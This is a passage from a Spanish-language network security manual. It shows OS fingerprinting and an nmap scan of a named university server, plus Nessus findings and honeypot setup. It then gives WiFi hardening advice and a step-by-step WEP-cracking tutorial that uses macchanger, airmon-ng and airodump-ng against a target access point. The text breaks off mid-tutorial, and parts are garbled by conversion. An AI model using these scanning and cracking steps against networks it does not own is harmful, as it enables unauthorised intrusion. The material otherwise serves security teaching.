[-] No distance calculation. 170.210.22.174 appears to be dead or no ports known
[+] Host: 170.210.22.174 is up (Guess probability: 25%)
[+] Target: 170.210.22.174 is alive. Round-Trip Time: 0.06287 sec
[+] Selected safe Round-Trip Time value is: 0.12574 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[+] Primary guess:
[+] Host 170.210.22.174 Running OS: "Microsoft Windows 2000 Server Service Pack 4"
(Guess probability: 15%)
[+] Other guesses:
[+] Host 170.210.22.174 Running OS: "Microsoft Windows 2000 Server Service Pack 3"
(Guess probability: 15%)
[+] Host 170.210.22.174 Running OS: "Microsoft Windows 2000 Workstation SP4" (Guess
probability: 15%)
[+] Host 170.210.22.174 Running OS: "Microsoft Windows 2000 Workstation" (Guess
probability: 15%)
```

Otra manera de asegurarse, y de ser más específico, es usando nmap, y constructor de sintaxis, camafeo (Nmapfe FronEnd), para descubrir algunos puertos conocidos. Una lista de puertos se puede obtener en <http://www.graphcomp.com/info/specs/ports.html> No obstante a veces nmap es detectado y se debe recurrir a los anteriores.

En el siguiente escaneo figura una versión de Internet Information Server 5 con varias vulnerabilidades conocidas.

The screenshot shows the Nmap interface. At the top, there's a menu bar with File, View, Help, a target field containing "Target(s): www.utn.edu.ar", and buttons for Scan and Exit. Below the menu is a tab bar with Scan (selected), Discover, Timing, Files, and Options. The main area has two main sections: "Scan Type" and "Scanned Ports". Under Scan Type, "SYN Stealth Scan" is selected. Under Scanned Ports, the range "Range Given Below" is set to "Range: 1-1434". Below these are sections for "Scan Extensions" (RPC Scan, Identd Info, OS Detection, Version Probe) and "Scan Results". The results window displays the following text:

```

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-07-25 13:53 ART
Interesting ports on 170.210.22.174:
(The 1431 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
21/tcp     closed  ftp
53/tcp     open   domain Microsoft DNS
80/tcp     open   http    Microsoft IIS webserver 5.0
Device type: load balancer/general purpose
Running: F5 Labs embedded, Microsoft Windows 2003/.NET
OS details: F5 Labs BIG-IP Load balancer Kernel 4.1.1PTF-03 (x86), Microsoft Windows .NET
Enterprise Server RC2 (Version 5.2, build 3718.dnsrv.021114-1947)

Nmap finished: 1 IP address (1 host up) scanned in 76.096 seconds

```

At the bottom, a command line shows the scan command: "Command: nmap -sS -sR -sV -O -p 1-1434 -PI -PT -PU www.utn.edu.ar".

No obstante, desde el punto de vista del administrador, es muy difícil estar al tanto de cada vulnerabilidad de cada versión de un proceso. Para ello conviene utilizar herramientas específicas de auditoría, tales que revisen la red y emitan alertas.

- nessus
- raccess
- whisker
- nikto (reemplazo de whisker, para servidores web)
- bass (no libre)
- sathan (no libre)

En el siguiente ejemplo, Nessus muestra algunas vulnerabilidades, e incluso nos sugiere la acción preventiva a realizar.

Subnet Port Severity

- netbios-ssn (139/tcp) Security Warning
- netbios-ns (137/udp) Security Note
- invokator (2006/tcp) Security Hole
- general/ldn


The following shares can be accessed using a NULL session :

- IPC\$ - (readable?, writeable?)

Host 192.168.13.200

- Solution : To restrict their access under WindowsNT, open the explorer, do a right click on the 'sharing' tab, and click on 'permissions'
Risk factor : High
CVE : CAN-1999-0519, CAN-1999-0520
BID : 8026
- The remote Samba server, according to its version number, has a bug in the length checking for encrypted password change requests from clients. A client could potentially send an encrypted password, which, when decrypted with the old hashed password could be used as a buffer overrun attack on the stack of smbd.
Solution : upgrade to Samba 2.2.7
Risk factor : High
CVE : CVE-1999-0182, CAN-2002-1318
BID : 6210

Save report... Close window



Otra opción es usar nmap, ejemplo:

```
$ sudo nmap --script vuln / vulners localhost o ip -vvv
```

En el caso de nikto

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# airmon-ng

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]

root@bt:~# airmon-ng stop wlan0

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
                                (monitor mode disabled)

root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger --mac 00:11:22:33:44:55 wlan0
Current MAC: 00:19:db:9a:b3:1f (unknown)
Faked MAC: 00:11:22:33:44:55 (Cimsys Inc)
root@bt:~#
```

13.6.1. **Encubrimiento del Sistema Operativo**

Existen algunas herramientas que permiten volver loco a mas de un atacante. Se trata de los "Honeypots".

Un conocido "tarro de miel" es HoneyD, un pequeño y travieso demonio, que en conjunción a arpd se puede configurar para que informe mas de 130 sistemas distintos, incluyendo Windows, GNU/Linux, Unix, BSD, Mac OS, routers CISCO o diversos firewalls. Su instalación, como siempre, es **apt-get install honeyd**

De esta manera, un atacante puede estar meses investigando y probando vulnerabilidades, por ejemplo, de un SCO Unix cuando en realidad estamos utilizando FreeBSD.

Otra cosa que se puede proteger con esta técnica son los puertos ssh. **Kippo** es buena opción para ello, y este es el tutorial: <http://pablo.sarubbi.com.ar/installaciones/probando-kippo-un-honeypot-de-ssh-en-ubuntu/>

14. Seguridad en Redes WiFi

La seguridad en redes WiFi no está del todo completa si el administrador de sistemas no se actualiza respecto de las últimas vulnerabilidades reportadas en sitios que tratan sobre el tema. Sin embargo, a la fecha de actualización de este capítulo, 14 de octubre de 2014, bien pueden considerarse algunas reglas mínimas a tener en cuenta. Para el lector apurado, se utilizarán los colores rojo y verde respecto de funciones que deberían ser activadas o desactivadas.

- WEP: es un protocolo compatible cuya única utilidad actualmente es mantenerse compatible con placas de red o con Access Points diseñados hasta finales de 2003. El uso de WEP se desaconseja, ya que cualquier atacante que pueda injectar paquetes a buena velocidad, descubrirá la contraseña compartida en pocos minutos, utilizando una combinación de patrones estadísticos y de intercepción de datagramas. La información que llevan estos datagramas puede ser modificada, y el receptor no darse cuenta porque el CRC simplemente es recalculado y vuelto a escribir en el encabezado. WEP ademas no aprovecha la velocidad de protocolos actuales. A WEP se le agregó TKIP (intercambio dinámico de claves) como una innovación, agregada también a WPA, que deja de ser seguro en varias situaciones. Las más típica es cuando se activa la función de Quality of Service (QoS), la cual es estos casos, debería ser desactivada.
- WPA también cuenta con un contador de tramas conocido como Michael, apenas mas seguro que CRC. Soporta contraseñas en hexadecimal y en ASCII. En términos generales, respecto de este método
 - Las contraseñas en WPA son seguras pasando los 20 caracteres
 - El salt de la contraseña se genera usando el SSID. Si el SSID es demasiado básico, y se autodescribe usando palabras como Casa, Home, 3Com, Cisco, etc, y ademas la MAC del equipo es olfateada (con lo que se puede determinar su marca y modelo), se puede acceder a tablas Rainbow que permiten decodificar la contraseña. Un listado de estas combinaciones de SSID y equipos conocidos puede obtenerse en <https://wigle.net/gps/gps/main/ssidstats>
 - El método TKIP debería ser desechado en función de CCMP (AES). No solo AES es mas seguro: ademas es la manera de lograr velocidad propias de 11n por encima de 54Mbits
- WPA2 obliga al uso de CCMP-AES. Tras lo cual se deduce que WPA2 es en cierta manera el verdadero WPA. La primera versión de WPA al heredar vulnerabilidades de WEP, se puede considerar un WEP apenas mejorado.
- WPS / QSS: deberían ser desactivados. La idea original detrás de QSS es facilitar la asociación de dispositivos, especialmente si estos no poseen la opción de introducir contraseña de forma fácil, como el caso de las impresoras con LED de pantallas. La forma típica es pulsando un botón (físico o virtual) en el AP. Durante un minuto aproximadamente, el AP "se abre" para dejar pasar cualquier dispositivo en la red. Por lo tanto, la protección aquí es desactivarlo, o cuidar quien se acerca al aparato o a su panel de control. El otro método es un PIN, pre compartido entre dispositivos, el cual debe ser borrado u ocultado de la carcasa del aparato, o el acceso físico al AP, monitoreado mediante cámaras. Tanto este PIN como QSS se pueden desactivar, si embargo en la practica, no siempre se desactiva. Se debe monitorear el aparato mediante Reaver para detectar si siguen activados. El ataque a la función WPS se parece al ataque sobre el protocolo WEP en el sentido que bastan 11000 combinaciones de números para obtener la clave. El ataque puede durar entre dos horas y media a seis horas, dependiendo de la distancia al aparato y de su propio

celo. Reaver no obstante, es capaz de demorar la inyección o retomar cuando considera que está llegando a un equivalente DoS. Por cierto, por regla general, cuando los AP se encuentran bajo carga tienden a bloquearse, de modo que estos ataques tienden a ocurrir durante la noche. Un AP que se bloquea seguido puede resistiendo un ataque de este tipo. No confundir: también el AP puede tener algún tipo de fatiga de material y por ello se bloquea, lo cual comprueba mirando la cantidad de paquetes con error reportados por el comando ifconfig de Linux.

- Tanto WPA 1 como WPA 2 soportan los siguientes modos
 - WPA-PSK, que corresponde a Pre Shared Key, vulnerable a ataque de tipo diccionarios, Man in the Middle y DoS.
 - WPA-Enterprise, que realiza una autenticación cotejada contra algún server Radius (hay varios, y los AP pueden incluir un server Radius interno). **Son aparentemente invulnerables a ataques por diccionario.** No obstante, los servicios Radius utilizan algún protocolo para validar contra algún NAS o algún servicio interno de autenticación, como Active Directory, LDAP, archivos de texto, etc. Si como protocolo interno para lograr este autenticación usan la implementación de Microsoft de CHAP, la llamada MSCHAPv2 (utilizada también para VPN), entonces queda librada una vulnerabilidad. **MSCHAPv2 debe ser cambiado usando cualquier implementación que incluya la sigla EAP** (Extensible Authentication Protocol).

14.1. Crackeo de Redes WEP

Capítulo escrito por Dinno – underc0de.org

14.1.1.1. Boteo con Backtrack

En este tutorial les enseñare a crackear WEPs con una distro basada en Ubuntu llamada Backtrack, la cual incluye un kernel con una compatibilidad extensiva de placas WiFi y varias herramientas útiles. Esta distro puede botear desde una lectora de CD. Si se desea botear Backtrack desde un pendrive, lo cual sería útil en netbooks, sírvase por favor descargar el programa Unetbootin presente <http://unetbootin.sourceforge.net>.

Otras opciones parecida son las distros BlackArch, BlackBuntu y Kali, las cuales vienen con kernels compilados con soporte para inyectar en varias placas de red. En distribuciones basadas en Debian puede obtenerse un ejercicio similar (no así los kernels) instalando estos paquetes mediante


sudo apt-get install macchanger aircrack-ng

O bajar los deb's necesarios desde

- 32 bits: http://launchpadlibrarian.net/71861174/aircrack-ng_1.1-1.1build1_i386.deb
- 64 bits: http://launchpadlibrarian.net/71861454/aircrack-ng_1.1-1.1build1_amd64.deb



Volvamos a Backtrack: aquí se lo puede ver arrancando en modo texto, el cual también es utilizable para nuestros fines. Por ahora, escribimos: **startx**



Este script lanza el modo gráfico X, con un escritorio donde encontraremos las herramientas para trabajar.




En la parte inferior derecha, veremos una bandera... Si damos click con el botón secundario de nuestro mouse, podremos cambiar el teclado por el español para que sea mas facil insertar comandos en la consola. Click derecho en la bandera, **Configure**, luego buscamos **Spain** en el menu izquierdo.

14.1.1.2. Cambiando nuestra MAC:

Lo primero que haremos sera cambiar nuestra MAC, para que sea mas facil de recordar, y dificultar su baneo por parte del AP.

Accedemos a la consola y tipeamos:

airmon-ng



The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The terminal output is as follows:

```
root@bt:~# airmon-ng


Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]

root@bt:~#
```

Como vemos en la imagen, mi interface se llama: [wlan0](#)

Lo que haremos ahora sera detenerla. Para ello tipeamos:

[airmon-ng stop wlan0](#)



The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The terminal output is as follows:

```
root@bt:~# airmon-ng

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]

root@bt:~# airmon-ng stop wlan0

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
                                (monitor mode disabled)

root@bt:~#
```

Entre parentesis podremos observar *monitor mode disabled*.

Una vez hecho esto tipeamos lo siguiente:

```
ifconfig wlan0 down
```

Ahora pasaremos a cambiar nuestra MAC. Para ello tipeamos:

```
macchanger --mac 00:11:22:33:44:55 wlan0
```

Si nos quedo algo como la imagen, quiere decir que hemos hecho todos los pasos correctamente.

Finalmente pondremos nuevamente nuestra tarjeta en modo monitor tipeando la siguiente linea:

```
airmon-ng start wlan0
```

The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole". The session starts with the command "ifconfig wlan0 down". Then, "macchanger --mac 00:11:22:33:44:55 wlan0" is run, changing the MAC address from "00:19:db:9a:b3:1f (unknown)" to "00:11:22:33:44:55 (Cimsys Inc)". Finally, "airmon-ng start wlan0" is executed, resulting in the message "(monitor mode enabled on mon0)".

```
wlan0      Ralink 2561 PCI rt61pci - [phy0]
root@bt:~# airmon-ng stop wlan0

Interface      Chipset      Driver
wlan0      Ralink 2561 PCI rt61pci - [phy0]
                         (monitor mode disabled)

root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger --mac 00:11:22:33:44:55 wlan0
Current MAC: 00:19:db:9a:b3:1f (unknown)
Faked MAC:   00:11:22:33:44:55 (Cimsys Inc)
root@bt:~# airmon-ng start wlan0

Interface      Chipset      Driver
wlan0      Ralink 2561 PCI rt61pci - [phy0]
                         (monitor mode enabled on mon0)

root@bt:~#
```

Como se puede observar, la imagen señala "*monitor mode enabled on mon0*"

14.1.1.3. Buscando Redes:

Para comenzar tipearemos la siguiente linea:

```
airodump-ng wlan0
```

Para este tutorial configure mi router con una pass WEP.

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH 8 ][ Elapsed: 52 s ][ 2011-03-01 00:45

BSSID          PWR  Beacons    #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
00:0C:42:39:B1  -1      0        19    0 153  -1   OPEN             <length:
D8:5D:4C:C7:DC:EE -51     10       8    0 1   54e. WEP   WEP           ANTRAX

BSSID          STATION          PWR  Rate    Lost  Packets  Probes
00:0C:42:39:B1 00:15:6D:A9:17:4C -77    0 - 1    0       19
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -41    54e-54e  0       8

root@bt:~# 
```

Como se puede ver, apareció mi red, y tiene encriptación WEP. Paramos el scaneo presionando **CTRL + C**

14.1.1.4. Capturando #DATAs:

Tipeamos la siguiente linea:

```
airodump-ng -c 1 -w underc0de --bssid D8:5D:4C:C7:DC:EE wlan0
```

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH 8 ][ Elapsed: 52 s ][ 2011-03-01 00:45

BSSID          PWR  Beacons    #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
00:0C:42:39:B1  -1      0        19    0 153  -1   OPEN             <length:
D8:5D:4C:C7:DC:EE -51     10       8    0 1   54e. WEP   WEP           ANTRAX

BSSID          STATION          PWR  Rate    Lost  Packets  Probes
00:0C:42:39:B1 00:15:6D:A9:17:4C -77    0 - 1    0       19
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -41    54e-54e  0       8

root@bt:~# airodump-ng -c 1 -w underc0de --bssid D8:5D:4C:C7:DC:EE wlan0
```

Me detendré un poco a explicar. Como podrán ver, coloque en azul algunos parámetros.


En donde está el "1" debemos modificarlo por el **CANAL**, que es en donde está la cabecera **CH**. En mi caso

es el Channel 1.

Donde dice **underc0de**, podemos cambiarlo por otra cosa.

Por último en donde está la **MAC**, deben colocar la aquella a la que están atacando

Una vez ejecutada esta línea, comenzara a capturar los #DATA, que son datos necesarios para luego descifrar la Pass.



```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH 1 ][ Elapsed: 28 s ][ 2011-03-01 00:50

BSSID          PWR RXQ Beacons    #Data, #/s CH MB   ENC CIPHER AUTH ESSID
D8:5D:4C:C7:DC:EE -51 23      78        12    0   1 54e. WEP  WEP           ANTRA

BSSID          STATION          PWR Rate     Lost Packets Probes
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -41 54e-54e      0         8

```


14.1.1.5. Asociandonos a la red:

Lo que haremos ahora será asociarnos. Para ello abrimos otra consola, SIN CERRAR LA ANTERIOR, ya que seguirá capturando los #DATAs que necesitaremos mas adelante.

En la nueva consola tipearemos:
